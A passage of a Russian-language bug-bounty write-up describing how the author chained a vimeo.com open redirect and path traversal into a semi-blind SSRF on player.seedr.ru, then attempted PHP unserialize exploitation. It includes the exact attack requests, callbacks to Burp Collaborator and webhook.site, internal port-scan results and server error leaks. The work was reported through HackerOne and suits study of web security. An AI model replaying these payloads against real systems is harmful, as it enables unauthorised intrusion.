```

```
{"headers":["HTTP\/1.1 200","Content-Type: application\/json","Host:
api.vimeo.com"],"code":200,"body":{"hello":"world"}}
```

Я редко прошу кого-то о помощи, не считая нескольких друзей, но, поскольку я был в тупике, Harsh был моей последней надеждой.

После того как я написал ему и предоставил всю имеющуюся информацию, он поделился со мной рабочей ссылкой с открытым редиректом, которая оказалась такой же, как я и подозревал, но с верными значениями GET-параметров. По этой ссылке я понял, что это не баг на `vimeo.com`, а фича (действительно, это не шутка).



I'll ping you open redirect soon. Need to remember where it was, a bit tricky to get it working sometimes.

Dec 17, 2021, 3:09 PM

Thanks!


Dec 17, 2021, 3:10 PM ✓

vimeo.com/[redacted]

Hope it follows redirect :)

Dec 17, 2021, 3:22 PM

Итак, теперь у меня есть работающий открытый редирект на `vimeo.com`, осталось только его применить.



Request

```
GET /video?vid=
123456/../../../
[redacted]http%3A%2F%2Fgzjmudwsv
l3uc7mrb331kalvdmjdmlb%2Eburpcollaborator%2Enet%2Ftest&hosting=
vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

Response


```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 17 Dec 2021 14:27:10 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 387

{
  "error":{
    "error_code":2,
    "error_msg":
    "file_get_contents(http:\/\/vimeo.com\/api\/v2\/video\/123456\/..\/..\/
    [redacted]http:\/\/gzjmudwsvl3uc7mrb331kalvdmjdmlb.burpcollaborator.net\/test.php): failed to open stream: H
    TTP request failed! HTTP\/1.1 404 Not Found\r\n"
  }
}
[redacted]
```

Dec 17, 2021, 3:22 PM

Description | Request to Collaborator | Response from Collaborator

```
GET /test.php?[redacted]
HTTP/1.0
Host: gzjmudwsvl3uc7mrb331kalvdmjdmlb.burpcollaborator.net
Connection: close
```

Отлично, я наконец-то словил HTTP-запрос на свой хост. Прежде чем перейти к десериализации, я решил немного поиграть с SSRF. Результаты смотри на скриншотах.




Request

```
GET /video?vid=
123456/../../../../
[redacted]https://127.0.0.
1/&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 17 Dec 2021 14:40:17 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 134

{
  "error":{
    "error_code":2,
    "error_msg":
    "file_get_contents(): Peer certificate CN=`api.seedr.ru' did not match expected CN=`127.0.0.1'"
  }
}
```

https://127.0.0.1




Request

```
GET /video?vid=
123456/../../../../
[redacted]http://127.0.0.1
:22/&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 17 Dec 2021 18:27:16 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 370

{
  "error":{
    "error_code":2,
    "error_msg":
    "file_get_contents(http:\/\/vimeo.com\/api\/v2\/video\/123456\/..\/..\/..\/..\/[redacted]
    http:\/\/127.0.0.1:22\/.php): failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_
    6.6.1p1 Ubuntu-2ubuntu2.13\r\n"
  }
}
```

https://127.0.0.1:22



Request


```
GET /video?vid=
123456/../../../../
[redacted]http://127.0.0.1
:25/&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 17 Dec 2021 18:31:14 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 366

{
  "error":{
    "error_code":2,
    "error_msg":
    "file_get_contents(http:\/\/vimeo.com\/api\/v2\/video\/123456\/..\/..\/..\/..\/[redacted]
    http:\/\/127.0.0.1:25\/.php): failed to open stream: HTTP request failed! 220 host202.seed
    r.ru ESMTP ms exchange\r\n"
  }
}
```

http://127.0.0.1:25

Из-за того, что возвращаемое значение из функции `file_get_contents()` передается сразу в функцию `unserialize()`, у меня не получилась полная SSRF, чтобы читать успешные ответы от внутренних сервисов. Но по крайней мере у меня уже была полуслепая SSRF с возможностью выполнять сканирование портов.



Request	Payload	Status	Error	Timeout	Length
12	22	400	☐	☐	526
15	25	400	☐	☐	522
75	443	400	☐	☐	510
27	80	400	☐	☐	507
588	5432	400	☐	☐	482
24	53	400	☐	☐	480
821	10000	400	☐	☐	480
822	10001	400	☐	☐	480

Как только я понял, что использовал почти весь потенциал этой SSRF, я переключился на эксплуатацию функции `unserialize()`.


НЕБЕЗОПАСНАЯ ДЕСЕРИАЛИЗАЦИЯ

Вкратце объясню, что необходимо для успешной эксплуатации небезопасной десериализации в PHP:

- контролируемые входные данные;
- класс с магическим методом (`__wakeup()`, `__destroy()`, `__toString()` и так далее);
- в магическом методе определена полезная функциональность, которой можно злоупотребить (например, манипуляция с файловой системой или выполнение запросов к базе данных);
- класс загружен.

Как видишь, на тот момент выполнялось только одно требование из четырех. О серверном коде на хосте я знал слишком мало, поэтому единственный способ эксплуатации — это вслепую попробовать все известные цепочки гаджетов. Для этого я использовал инструмент PHPGGC, который по сути является набором полезных нагрузок для эксплуатации функции `unserialize()` вместе с инструментом для их генерации. В то время он содержал почти 90 доступных нагрузок. Большая часть из них предназначена для различных CMS и фреймворков, таких как WordPress, ThinkPHP, TYPO3, Magento, Laravel, которые в моем случае были совершенно бесполезны. Поэтому я сделал ставку на такие широко используемые библиотеки, как Doctrine, Guzzle, Monolog и Swift Mailer.

С помощью PHPGGC я предварительно сгенерировал все возможные нагрузки, разместил их на контролируемом сервере и начал перебор. Однако во всех случаях я получал одну и ту же ошибку: The error occurs because inside serialized string there is a reference to a class that hasn't been included yet - so the PHP autoloading mechanism is triggered to load that class, and this fails for some reason.



Request

```
GET /video?vid=
123456/../../../../
[redacted]https://webhook.
site/1c083ebf-5d25-4c7c-a299-a4fcfcca01b3?&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 17 Dec 2021 21:34:52 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 127

{
  "error":{
    "error_code":2,
    "error_msg":"unserialize(): Function spl_autoload_call() hasn't defined the class it was called for"
  }
}
```

В тот момент я уже смирился с тем, что уязвимый PHP-скрипт, скорее всего, примитивен и не подгружает никаких дополнительных классов, которые я бы мог использовать. Печально, но я хотя бы попытался. Так часто бывает, когда раскручиваешь крутую уязвимость, но сталкиваешься с чем-то, что полностью блокирует дальнейшее продвижение.

После обобщения всех результатов я отправился на HackerOne и составил отчет под названием «[player.seedr.ru] Semi-blind SSRF», не забыв пригласить Harsh Jaiswal в качестве соавтора за предоставленный открытый редирект на `vimeo.com`.

На этом история могла бы и закончиться. Но меня не покидало чувство, что я должен продолжить поиски. Думаю, тебе это чувство знакомо.


Продолжение статьи →

ВЗЛОМ SEEDR

РАЙТАП — ПОБЕДИТЕЛЬ
PENTEST AWARD
В НОМИНАЦИИ «ПРОБИВ»

KOHANA

Несколько дней спустя мой взгляд случайно зацепился за какую-то информацию про уязвимость use after free в функции **`unserialize()`**. Версия PHP на **`player.seedr.ru`** оказалась устаревшей, и я сразу начал изучать эту тему. Я ознакомился с отчетами Taoguang Chen, который сообщил команде PHP о нескольких десятках проблем с функцией **`unserialize()`**. Хотя уязвимости, связанные с памятью, все еще темный лес для меня, я все же постарался сгенерировать несколько нагрузок. После продолжительных локальных тестов я вернулся на **`player.seedr.ru`**, разместил нагрузку на контролируемом сервере, отправил запрос, и...



```
GET /video?vid=
1337/../../../../[redacted]https://webhook.si
te/967f88e4-3b1e-42ea-92eb-ede427391ac6?&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 20 Dec 2021 00:55:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15768000
Content-Length: 192

ErrorException [ 2 ]: file_put_contents(/var/www/seedr.backend.v2/application/logs/2021/12/20.php):
failed to open stream: No space left on device ~ SYSPATH/classes/kohana/log/file.php [ 81 ]
```


Серьезно? На устройстве не осталось места? Я только начал. Но подожди, это не похоже на стандартное сообщение о закончившемся месте на устройстве:

```
ErrorException [ 2 ]: file_put_contents(/var/www/seedr.backend.v2/
application/logs/2021/12/20.php): failed to open stream: No space
left on device \~ SYSPATH/classes/kohana/log/file.php [ 81 ]
```


Скорее всего, эта ошибка возникла потому, что мои сканеры отправили слишком много запросов, когда в предыдущие дни я искал скрытые веб-директории и файлы.

Кастомный класс для логирования? Видимо, этот «примитивный» PHP-скрипт все же что-то подгружает. Интересно. Kohana? Я уже встречал это слово во время тестирования Seedr. Но где?

Благодаря Burp Suite Professional я быстро нашел первое упоминание о Kohana в истории прокси, открыл нужную ссылку и увидел подробную страницу ошибки.


Filter: Matching expression kohana

